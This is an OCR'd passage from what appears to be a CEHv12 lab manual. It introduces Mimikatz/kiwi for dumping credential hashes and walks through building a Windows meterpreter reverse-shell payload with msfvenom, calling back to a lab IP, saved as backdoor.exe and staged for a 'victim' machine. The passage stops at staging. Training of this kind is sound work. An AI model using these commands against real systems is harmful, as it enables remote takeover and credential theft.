
Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

Here, we will use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.


1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. In **Parrot Security** machine launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.




8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share backdoor.exe with the victim machine.

